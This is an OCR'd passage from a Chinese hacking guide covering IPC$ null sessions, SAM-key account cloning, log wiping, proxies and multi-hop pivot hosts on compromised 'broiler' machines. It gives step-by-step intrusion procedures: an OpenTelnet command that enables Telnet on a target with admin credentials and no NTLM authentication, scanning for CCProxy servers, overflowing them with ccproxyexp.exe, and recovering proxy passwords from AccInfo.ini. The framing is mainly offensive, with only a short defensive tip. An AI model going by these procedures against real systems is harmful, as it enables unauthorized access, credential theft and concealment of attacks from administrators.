解答：由于在进行账号克隆和清除日志时，都需要用到远程上传工具，这就用到了连接，其中最常用的就是空连接和 IPc$连接，可以从概念和访问方式上对其进行区分。空连接是指在没有信任情况下与服务器建立的会话，即它是一个到服务器的匿名访问，不需要用户名和密码。而 IPc$连接是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，有许多远程工具都用到 IPc$连接，如使用命令“net use \\IP\IPc$ "" /user: """ 就可以简单地和目标主机建立一个空连接（需要目标开放 IPc$）。

②克隆账号时，需要对注册表中用于存放账号所有属性的 SAM 键值进行访问，但在手动克隆账号时，却会出现无法访问 SAM 键的情况，该怎样解决？

解答：当出现手动克隆无法访问注册表 SAM 键时，在图形界面下，可以在“注册表编辑器”窗口中，右击\HKEY_LOCAL_MACHINE\SAM 子项，在弹出的快捷菜单中选择“权限”命令，打开“SAM 的权限”对话框，将 administrator 账户属性设置为和 SYSTEM 一样的完全控制权限。这样，在关闭注册表编辑器之后再将其打开，就可以访问 SAM 键。另外，还可以在命令行方式下使用 psu 工具来获得 SYSTEM 权限，从而访问 SAM 键。

6.5 总结与经验积累

找到一台好用的“肉鸡”并不容易，所以黑客为了能够长期占有已被控制的计算机，往往会在系统中留下后门。一个好后门必须具有良好的隐蔽性，才能确保该后门长久可用。而对于网络管理员，了解后门的隐蔽性则无疑是防范和清除后门的必要手段。此外，入侵者为了不让管理员发现他们的入侵行为，还需要通过手工或利用工具的方法，来清除远程主机日志，以使其不留下任何蛛丝马迹，确保自己不被发现。

第 7 章　网络代理应用与恶意进程清除

本章精粹

本章主要介绍几款常用代理服务器软件的使用方法，及如何利用其进行扫描等内容，并在完成攻击之后，如何清除目标计算机的日志文件及目标计算机被攻击的痕迹，从而实现全身而退。

重点提示

- 跳板与代理服务器
- 代理工具的使用
- 清除日志文件
- 恶意进程的追踪与清除

当使用自己的计算机对目标计算机进行攻击时，很容易让被攻击者发现，使之功亏一篑，从而也为自己带来了不必要的麻烦，因为攻击别人的计算机毕竟是违法的。为了能够更好地保护自己的计算机，在攻击时往往事先寻找一些“肉鸡”（具有最高管理权限的远程电脑，简单说就是受用户控制的远程电脑，往往是疏于管理或存在漏洞的个人计算机）作为代理服务器，然后通过该“肉鸡”对目标计算机进行攻击。

使用代理服务器是为了在攻击目标计算机时，隐藏自己的 IP 地址等相关信息，使被攻击者不易找到自己。而在被攻击者的计算机里删除日志文件，则可以清除该计算机被攻击的痕迹，使其不被管理员察觉。

7.1　跳板与代理服务器

找到“肉鸡”的漏洞后，攻击者往往会对其进行试探性的入侵。因为攻击者将要面对的可能不仅仅是存在漏洞的计算机用户，也许在其背后还隐藏着更厉害的网络高手，甚至要入侵的目标计算机，也只是对方高手所布下的一个网络陷阱。

因此，对于经验丰富的入侵者，在进行入侵时则会使用各种方法隐藏自己，尽量不去直接与目标计算机接触，以免暴露自己的身份。通常使用代理服务器和跳板技术的手段来隐藏自己。

7.1.1　代理服务器概述

代理服务器（Proxy Server）是介于浏览器和 Web 服务器之间的另一台服务器，它的功能就是代理网络用户去取得网络信息，类似于网络信息的中转站。有了它，浏览器不用直接到

Web 服务器去取回网页，而是向代理服务器发出请求，信号会先送到代理服务器，由代理服务器来取回浏览器所需要的信息，并传送给用户的浏览器。

代理服务器是网上提供转接功能的服务器，比如用户想访问的网站是 A，由于某种原因用户不能访问到网站 A 或用户想进行匿名访问，而不想让别人知道自己从哪里来，想到哪里去（这样通过代理服务器网站 A，对网站 A 可以隐藏用户的身份，也就是不知道是谁访问的网站，而认为是代理服务器访问的），此时用户就可以使用代理服务器。

访问网站时，用户在浏览器的地址栏内输入要访问的网址，浏览器就会自动先访问代理服务器，再由代理服务器自动转接到目的网址。简单而言，代理服务器可以隐藏用户的身份。代理服务的实质是起中介作用，它不允许内部网络和外部网络之间进行直接的通信，其工作过程如图 7-1 所示。具体如下：

① 当外部网的用户访问内部网某个应用服务器时，实际上是向运行在防火墙上的代理服务软件提出请求，建立连接。

② 由代理服务器代表其向要访问的应用系统提出请求，建立连接。

③ 应用系统给予代理服务器响应。

④ 代理服务器给予外部网用户以响应。




图 7-1　代理服务的工过过程

外部网用户与应用服务器之间的数据传输全部由代理服务器中转，外部网用户无法直接与应用服务器交互，从而避免来自外部用户的攻击。

通常代理服务是针对特定的应用服务而言的，不同的应用服务可以设置不同的代理服务器，如 FTP 代理服务器、Telnet 代理服务器等。目前，很多内部网络都同时使用分组过滤路由器和代理服务器，来保证内部网络的安全性，并且取得了较好的效果。代理服务器的功能如下：

（1）连接 Internet 与 Intranet 充当 Firewall（防火墙）

因为所有内部网的用户通过代理服务器访问外界时，只映射为一个 IP 地址，所以外界不能直接访问到内部，但可以设置 IP 地址过滤，限制内部网对外部的访问权限。另外，两个没有互联的内部网，也可以通过第三方的代理服务器进行互联来实现信息交换。

（2）突破自身 IP 访问限制

众所周知，所有用户对外只占用一个 IP，所以不必租用过多的 IP 地址，降低网络的维护成本。这样，若局域网内没有与外网相连的众多机器，就可以通过内网的一台代理服务器连接到外网，大大减少费用。当然也有其不利的一面，如许多网络黑客通过这种方法隐藏自己的真实 IP 地址等信息，从而逃脱监视。

（3）提高访问速度

本身带宽较小，通过带宽较大的 Proxy 与目标主机连接，而且通常代理服务器都设置一个

较大的硬盘缓冲区（可能高达几个 GB 或更大），当有外界的信息通过时，也同时将其保存到缓冲区中，当其他用户再访问相同的信息时，则直接由缓冲区中取出信息，传给用户，从而提高访问速度。

（4）访问一些不能直接访问的网站

互联网上有许多开放的代理服务器，客户在访问权限受到限制时，刚好代理服务器在客户的访问范围之内，而这些代理服务器的访问权限是不受限制的，则客户通过代理服务器访问目标网站就成为可能。

（5）安全性得到提高

无论是浏览网站还是聊天，目标网站只能知道你来自于代理服务器，而无法测知入侵者的真实 IP 地址，这就使得入侵者的安全性得以提高。

7.1.2　跳板概述

在 QQ 上一些人为什么可以随意改变地址，一会儿在台湾，一会儿又到韩国。难道他们真的会飞？对于这样的用户，想轰炸其 QQ 是十分困难的（不要老是想着炸别人，那太低级了），其实这就是跳板的功能。

跳板就是利用一台或多台机器去攻击另一台主机。因此，跳板不同于代理服务器，它一般仅供入侵者自己使用，而代理服务器则有一定的共享性，可以被众多的网民共用。代理服务器一般是用于浏览被限制访问的网页时使用，而跳板则多为入侵时隐藏自己时使用。

跳板也可称为“入侵代理”或“入侵型肉鸡”，它存在于入侵者与远程主机/服务器之间，用来代替入侵者与远程主机/服务器建立网络连接或漏洞溢出，这种间接连接方式可有效避免与远程主机/服务器的直接接触，从而实现入侵者的隐藏，使别人只查到跳板的 IP。

入侵者与目标主机之间的距离比跳板服务器与目标主机之间的距离要短。但更多的时候，入侵者为了隐藏自己，宁可故意使用“距离的延长”来换得“自身的安全”。如本来就是一墙之隔的入侵者与目标主机，入侵者为使自己不被发现，往往要通过“跳板一”（位于另一城市或国外某地），接着通过“跳板二”（位于另一城市或国外某地）等与目标主机建立连接。由此就可以使得“入侵者”与“目标主机”之间的所有数据包，均通过“跳板一”和“跳板二”来实现传输。这样就完成了通过跳板攻击目标计算机，如图 7-2 所示。




图 7-2　利用跳板入侵网络

入侵过程中，与目标计算机直接接触的只有“跳板二”主机，因此，即使入侵行为被目标计算机发觉，查出来的也只能是“跳板二”主机，而不会将入侵者的身份查找出来，入侵者的计算机没有直接暴露给目标计算机，成功实现了入侵过程中的隐身。

一般反黑技术人员对这种跳板攻击是极其无奈的，因为反黑技术人员未必可以得到跳板服务器的使用权限，因此往往会让反追踪无法继续下去。即使是通过“跳板二”找到“跳板一”，再从“跳板一”找到入侵者，对于这样一个顺藤摸瓜的过程，就算只有两个跳板，要想查出入侵者的真实 IP 也不容易，何况入侵者可以使用多达 7 级的跳板进行攻击。

7.1.3 代理服务器的设置

在访问 Internet 上的 Web 服务器时，会有许多个人信息泄漏给别人。其实在上网过程中，Web 浏览器至少会把 20 多项有关用户个人的信息，在用户毫无觉察的情况下悄悄地送往 Web 服务器。这些信息如果仅仅是被传送到大型企业或知名网站的 Web 服务器上，也不会出现什么问题，但若被传送到某些恶意网站的 Web 服务器上，就有可能给用户带来意想不到的后果。

Web 浏览器传送给 Web 服务器的信息，即通常所说的“环境变量”，其主要内容如下：

- 分配给电脑的 IP 地址（REMOTE_ADDR）和主机名（REMOTE_HOST）。
- Web 浏览器所使用的端口序号（REMOTE_PORT）。
- Web 浏览器的产品名（HTTP_USER_AGENT）。
- 所浏览过的网站中，一个最新的网页地址（HTTP_REFERER）等。

上述各项虽然不包含电子邮件地址及姓名等个人信息，但仅 IP 地址和主机名就足以让人不安，采取什么方法才可以遮掩自己的 IP 地址呢？解决这个问题其实很简单：只要通过代理服务器（Proxy Server）访问 Web 服务器即可。代理服务器的作用是可替代 Web 服务器承受来自各个终端的访问请求。

在企业网中，代理服务器被设置在公司内部的 LAN 与 Internet 相互链接的部分，当用户拨号上网时，只要使用 Internet 提供商提供的代理服务器即可。要设置代理服务器，只需知道代理服务器地址和端口号，在 IE 代理服务器设置栏中填入相应的地址和端口号就可以了。具体设置步骤如下：

步骤 1 在 IE 浏览器窗口中选择“工具”→“Internet 选项”命令，打开“Internet 选项”对话框，如图 7-3 所示。

步骤 2 在图 7-4 所示的“连接”选项卡中，单击“局域网设置”按钮，打开“局域网设置”对话框，如图 7-5 所示。

图 7-3 “Internet 选项”对话框

图 7-4 “连接”选项卡

步骤 3 在“代理服务器”选项组中勾选“为 LAN 使用代理服务器（这些设置不会应用于拨号或 VPN 连接）”复选框，表示使用浏览器通过代理服务器访问，在下面的地址栏中输入代理服务器的地址和端口号，如图 7-6 所示。




图 7-5　“局域网设置”对话框




图 7-6　设置代理服务器

步骤 4 代理服务器可以去代理服务器发布网站中进行查找，那里有最新的代理服务器列表。比如找到一个代理服务器：57.43.127.100:2129@HTTP，则这个代理服务器的 IP 地址是：57.43.127.100，输入到地址栏内，冒号后面的 2129 是端口号，输入到端口栏内，后面的@HTTP 表示支持 HTTP 协议，即该代理服务器支持网页访问方式。

步骤 5 单击“确定”按钮，完成设置。

这样，只要在 IE 浏览器的网址栏内输入要访问网站的网址就可以。此时，无论要浏览什么网站，IE 总是会先与代理服务器连接。

7.1.4　制作自己的一级跳板

所谓一级跳板就是在入侵者与远程主机/服务器之间，只存在一个“肉鸡”来充当入侵跳板，如图 7-7 所示。这是最简单的跳板网络，这种跳板更容易被入侵者控制。

图 7-7　一级跳板

由于入侵者的首要目的是隐藏自己的 IP 地址，因此，它对“远程主机/服务器”所作的任何操作，都需要经过“跳板一”来进行（可以通过远程控制“肉鸡”的方法来实现），即入侵者可以通过远程控制，利用“跳板一”这台主机，来实现自己对目标主机的入侵。这就充分表明，入侵者在利用一级跳板对“远程主机/服务器”进行入侵时，需要先后实现“登录肉鸡→上传工具→执行入侵任务→删除工具→清除日志”等任务。

假设入侵者选择 Telnet 方式来登录并控制“肉鸡”，则制作一级跳板的具体操作步骤如下：

步骤 1 OpenTelnet.exe 是用来启动远程服务器 Telnet 的工具软件，使用 Opentelnet.exe 打开“肉鸡”的 Telnet 服务，并设定 Telnet 服务的端口，同时去除 NTLM 认证。

步骤 2 在 MS-DOS 命令提示符输入窗口中，按照“OpenTelnet.exe \\server <账号> <密码> <NTLM 认证方式> <Telnet 端口>”格式输入相关命令。比如 OpenTelnet .exe \\192.168.1.2 administrator 123456 0 90 命令的意思是连接 192.168.1.2，账号 administrator，密码 123456，0 表示不使用 NTLM 认证方式，Telnet 的端口是 90。

步骤 3 运行“C:\>OpenTelnet.exe \\192.168.1.2 administrator 123456 0 90”命令，得到：

```
BINGLE!!!Yeah!!
Telnet Port is 90. You can try:"telnet ip 90", to connect the server!
Disconnecting server...Successfully!
```

说明 Telnet 服务启动成功且使用了 90 端口。这样，即可得到一个打开 90 端口的 Telnet 服务器。该命令可以把目标主机的 90 端口打开，并提供 Telnet 登录服务。

步骤 4 下面来看看目标主机运行命令后的前后变化，选择“开始”→“运行”命令，打开“运行”对话框，如图 7-8 所示。

步骤 5 运行 Services.msc 命令，打开“服务”窗口，将 Telnet 服务的启动类型设置为“已禁用”状态，如图 7-9 所示。

图 7-8 “运行”对话框

图 7-9 “服务”窗口

步骤 6 双击此项服务，打开“Telnet 的属性”对话框，可以看到此服务的“服务状态”是“已停止”，如图 7-10 所示。而执行了“C:\>OpenTelnet.exe \\192.168.1.2 administrator 123456 0 90”命令之后，此项服务的“启动类型”将处于“手动”状态，而“服务状态”则是“已启动”状态，如图 7-11 所示。

图 7-10　“Telnet 的属性”对话框

图 7-11　启用 Telnet 服务

步骤 7 如果在目标主机中使用 Netstst –an 命令查看本机开放端口，即可发现 90 端口已处于开放状态。在完成目标主机中 Telnet 服务及自定义的 90 端口开放之后，使用 Telnet 192.168.1.2 90 类命令连接到开放端口。

步骤 8 当出现图 7-12 所示的提示信息时，按下【Y】键并输入目标主机的用户名和密码，如图 7-13 所示。若用户名和密码正确无误且权限足够，则登录到图 7-14 所示的窗口。

图 7-12　信息提示框

图 7-13　输入用户名和密码

步骤 9 在获得目标主机为 Telnet 终端用户开启的 Shell 之后，在该 Shell 中就可以输入网络命令，实现对远程计算机的各种操作，如图 7-15 所示。

尝试使用 Ping 命令对一台 DNS 服务器进行探测，将会立即得到相应的反馈信息。显然，一级跳板的制作和工作均处于正常状态。

一级跳板只是跳板网络的一个雏形，有兴趣的读者完全可以在此基础上，按照相同的方法把跳板网络扩展到 N 级跳板。制作多级跳板可以使用很多种方法，如可以使用目前网络上最为流行的 Snake 软件。

图 7-14　登录窗口




图 7-15　操作远程计算机

7.2　代理工具的使用

代理服务器可以用于局域网计算机与 Internet 连接时共享上网，代理网络用户取得网络信息；而黑客则可以通过代理服务器软件对某台计算机进行扫描，从而截获目标计算机的重要信息。

7.2.1　代理软件 CCProxy 中的漏洞

CCProxy 是一款流行的国产代理服务器软件，主要用于局域网内共享 Modem、ADSL、宽带等代理上网；代理共享上网和客户端代理权限管理；支持浏览器代理、邮件代理、游戏代理等。但即使 CCProxy 的功能再齐全，也难免存在漏洞，使用该漏洞，黑客可以取得安装 CCProxy 代理软件的代理服务器控制权。

1. 安装 CCProxy 软件

安装 CCProxy 软件的具体操作步骤如下：

步骤 1 双击图 7-16 所示的安装文件，打开“CCProxy 安装向导”对话框，如图 7-17 所示。单击 Next 按钮，打开“安装路径选择”对话框，如图 7-18 所示。

图 7-16　安装文件

图 7-17　“CCProxy 安装向导”对话框




图 7-18　“安装路径选择”对话框

步骤 2 单击 Browse 按钮，弹出 Browse For Folder 对话框，选择相应的安装路径，也可以选择系统默认的路径，如图 7-19 所示。

步骤 3 单击 Next 按钮，打开“设置开始菜单”对话框，用户可设置相应的开始菜单，并显示快捷菜单的名称，如图 7-20 所示。

图 7-19　“浏览文件夹”对话框




图 7-20　“设置开始菜单”对话框

步骤 4 如果更改开始菜单中快捷菜单的位置，则单击 Browse 按钮，弹出 Browse For Folder 对话框，重新选择相应的位置，如图 7-21 所示。

步骤 5 单击 Next 按钮，即可打开添加快捷方式设置对话框，根据实际情况决定是否选择相应的复选框，如图 7-22 所示。如果勾选 Create a Quick Launch icon（快速启动栏中添加快捷方式）复选框，则可以在快速启动栏中添加快捷方式。

图 7-21　更改快捷菜单的位置




图 7-22　“添加快捷方式设置”对话框

步骤 6 单击 Next 按钮，打开“准备安装”对话框，如图 7-23 所示。单击 Install 按钮，开始安装 CCProxy，安装完毕后，弹出“完成安装向导”对话框，如图 7-24 所示。

步骤 7 若勾选 Launch CCProxy 复选框，单击 Finish 按钮之后，将立即运行 CCProxy 程序，CCProxy 运行后的主窗口如图 7-25 所示。




图 7-23 “准备安装”对话框

图 7-24 “完成安装向导”对话框

图 7-25 CCProxy 主窗口

2. 漏洞说明

CCProxy 代理软件具有设置简单、使用方便等特点，是国内最受欢迎的代理服务器软件。它不但支持常见的 HTTP 和 SOCKS 代理，而且还支持 FTP 和 Telnet 这类不常用的代理，如图 7-26 所示。

CCProxy 还可以控制用户代理上网的权限，在主窗口中单击“账号”按钮，打开“账号管理”对话框，如图 7-27 所示。单击“新建”按钮，从弹出的“账号”对话框中设置访问代理服务器的用户名和密码，如图 7-28 所示。但 CCProxy 代理软件却存在着一个溢出漏洞，使得攻击者可以通过该漏洞直接获得代理服务器的控制权。




图 7-26 设置代理服务器

图 7-27 “账号管理”对话框

3. 寻找安装 CCProxy 代理软件的计算机

要想利用CCProxy的安全漏洞进行攻击，就必须先找到安装了CCProxy代理软件的计算机。因为 CCProxy 支持多种协议的代理，而所有代理服务器软件的 SOCKS 代理服务端口默认均为 1080。因此，可以通过 1080 端口来查找代理服务器，进而确认服务器是否安装了 CCProxy 软件。

先启动 Super Scan 扫描工具，如图 7-29 所示。再设置 IP 地址范围为某个网段，如图 7-30 所示。再设置扫描端口范围为 1080，如图 7-31 所示。这样，在找到目标计算机之后，就有必要先确认一下该主机是否安装有 CCProxy 代理软件。

图 7-28　“账号”对话框

图 7-29　Super Scan 扫描工具窗口

图 7-30　设置 IP 地址范围




图 7-31　扫描端口范围

在默认安装情况下，CCProxy 软件会将 23 作为 Telnet 服务的代理端口，2121 作为 FTP 服务的代理端口。因此，只需要在这些端口上进行信息探测，就可以发现目标主机是不是 CCProxy 代理服务器了。具体操作步骤如下：

步骤 1 在命令提示符窗口中运行“telnet 目标 IP 端口”（如 telnet 192.167.0.2：23 命令）之后，如果目标代理服务器是处于 CCProxy 的免密码状态（即未曾设置代理用户名和密码），则会出现 Banner 的提示信息 CCProxy telnet server ready，如图 7-32 所示。

步骤 2 如果目标代理服务器是处于 CCProxy 的密码状态（即设置过代理用户名和密码），则会提示输入用户名（随便输入几个字符后会出现错误提示 User Invalid）。

由于这些信息都是 CCProxy 代理软件特有的提示信息，就可以很容易确定目标代理服务器是否安装 CCProxy 软件。在确定目标计算机之后，从网上下载一款专门攻击 CCProxy 代理软件的名称为 ccproxyexp.exe 的工具，通过它可以获得 CCProxy 代理软件的控制权。具体操作方法如下：

步骤 1 在“命令提示符”窗口中运行“ccproxyexp 目标 IP:端口”命令（这里的端口应该是 CCProxy 的主端口，默认为 707），如图 7-33 所示。

图 7-32 查看 telnet 命令返回信息

图 7-33 输入 ccproxyexp 命令

步骤 2 此时，溢出工具将询问目标计算机是否与本地计算机在一个网段内，如图 7-34 所示。若是则输入“y”，否则输入“n”。

图 7-34 选择目标 IP 与本地 IP 是否在同一网段

步骤 3 输入“y”后，就可以开始向目标计算机进行溢出攻击，并最终获得此代理服务器的控制权。

4. 破解代理用户密码

获得目标计算机代理服务器控制权之后，攻击者还可以破解该代理服务器的登录用户及其密码。CCProxy 将用户名和密码保存在安装目录的 AccInfo.ini 文件中，在溢出命令行中转到 CCProxy 的安装目录并输入命令 Type AccInfo.ini，即可看到该文件的格式如下：

```
[System]
   UserCount=1
   AuthModel=1
   AuthType=2
   TimeScheduleCount=0
   WebFilterCount=0
   [User001]
   UserName=satelli
   Password=943947951950951951951
   MACAddress=
   IPAddressLow=0.0.0.0
   IPAddressHigh=0.0.0.0
```

```
ServiceMask=254
MaxConn=-1
BandWidth=-1
WebFilter=-1
TimeSchedule=-1
EnableUserPassword=1
EnableIPAddress=0
EnableMACAddress=0
```

其中，UserName=satelli 字段是指代理用户名为 satelli，而 Password=943947951950951951951 字段是指代理用户名的密码（呈加密状态）。

先将查看的密码文件内容保存为 AccInfo.ini，然后在本机中安装一个 CCProxy（不需做任何设置），最后将 AccInfo.ini 复制到其安装目录中。

这样，打开本地的 CCProxy 软件并进入“帐号”面板，发现未经过设置的验证方式已经变为“用户/密码”模式，而下面的状态栏中显示用户为 satelli。此时查看一下这个帐号的状态，即可发现密码以“*”号显示。通过“星号查看器”将密码还原，即可得到此代理用户的明文密码为“7301000”，如图 7-35 所示。




图 7-35　查看用户密码

得到了用户名和密码之后，还需测试一下它们能否正常使用。这里以 QQ 代理设置为例，进入 QQ 参数设置的“代理设置”面板中，选择“SOCKS 5 代理服务器”选项。先在“服务器”一栏输入目标代理服务器的 IP 地址，在用户名和密码处填写刚才得到的用户名和密码并单击“测试”按钮，显示“代理服务器工作正常”的提示信息，说明成功获得代理权。

注意

利用该 CCProxy 漏洞，攻击者可为自己找到大量的免费代理服务器，网管如果不重视它，自己的服务器就难免成为别人的跳板，甚至可能失去对服务器的控制权。

其实，避免这类攻击的办法除升级 CCProxy 的版本之外，还可以修改 CCProxy 中所有的默认端口，将其改为不常见的端口。这样，就可以有效地避开这类大规模的扫描查找行为，从而在一定程度上避免服务器遭受攻击。

7.2.2 代理猎手使用技巧

代理猎手是一款集搜索与验证于一身的软件，可以快速查找网络上的免费 Proxy。其主要特点为：支持多网址段、多端口自动查询；支持自动验证并给出速度评价；支持后续的时间预测；支持用户设置最大连接数（可以做到不影响其他网络程序）并运行自动查找最新版本，最大的特点是搜索速度快，最快可以在十几分钟搜完整个 B 类地址的 65 536 个地址。

代理猎手可以通过百度、雅虎、新浪等搜索引擎查找代理猎手下载链接进行下载。

1. 安装代理猎手

安装代理猎手的具体操作步骤如下：

步骤 1 双击下载完毕的 ProxyHunter.exe 程序，打开“选择设置语言”对话框，如图 7-36 所示。

步骤 2 在语言下拉列表框中选择“中文”选项，单击“确定”按钮，开始进入代理猎手程序安装向导，如图 7-37 所示。




图 7-36 选择安装语言

图 7-37 代理猎手安装向导

步骤 3 单击“下一步”按钮，设置代理猎手的文件安装路径，如图 7-38 所示。

步骤 4 单击“下一步”按钮，开始安装并在安装完毕之后，提示用户代理猎手已安装成功，如图 7-39 所示。单击“完成”按钮，结束代理猎手的安装。

图 7-38 设置安装路径

步骤 5 在启动代理猎手的过程中，代理猎手还会给出一些警告信息，如图 7-40 所示。单击“我知道了，快让我进去吧!”按钮，进入“代理猎手”窗口，如图 7-41 所示。

图 7-39　“代理猎手安装程序”对话框




图 7-40　警告信息




图 7-41　“代理猎手”窗口

2. 添加搜索任务

代理猎手安装完毕之后，需要添加相应的搜索任务，具体操作步骤如下：

步骤 1 在“代理猎手”窗口中选择“搜索任务”→“添加任务”命令，打开“添加搜索任务”对话框，如图 7-42 所示。

图 7-42　“添加搜索任务”对话框

步骤 2 在“任务类型”下拉列表框中有“定时开始搜索”、“搜索完毕关机”和“搜索网址范围”三个选项，这里选取“搜索网址范围”选项，单击“下一步”按钮，打开“地址范围”选项组，如图 7-43 所示。

步骤 3 单击“添加”按钮，弹出“添加搜索 IP 范围”对话框，根据实际情况设置 IP 地址范围，如图 7-44 所示。单击“确定”按钮，完成 IP 地址范围的添加操作，如图 7-45 所示。

图 7-43 “地址范围”选项组

图 7-44 “添加搜索 IP 范围”对话框

步骤 4 在地址范围选项组中若单击“选取已定义的范围”按钮，则可弹出“预定义的 IP 地址范围”对话框，如图 7-46 所示。

图 7-45 添加 IP 范围

